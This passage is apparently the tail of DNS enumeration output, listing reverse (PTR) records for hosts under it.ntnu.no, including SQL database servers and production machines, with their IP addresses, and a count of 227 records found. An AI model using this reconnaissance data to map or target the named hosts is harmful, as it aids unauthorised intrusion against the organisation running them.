[*]      PTR it-sqladb04.it.ntnu.no 129.241.160.245
[*]      PTR flytprod03.it.ntnu.no 129.241.160.248
[*]      PTR flytprod01.it.ntnu.no 129.241.160.246
[*]      PTR it-sqladb03.it.ntnu.no 129.241.160.244
[*]      PTR lvs160vip16.it.ntnu.no 129.241.160.254
[+] 227 Records Found
```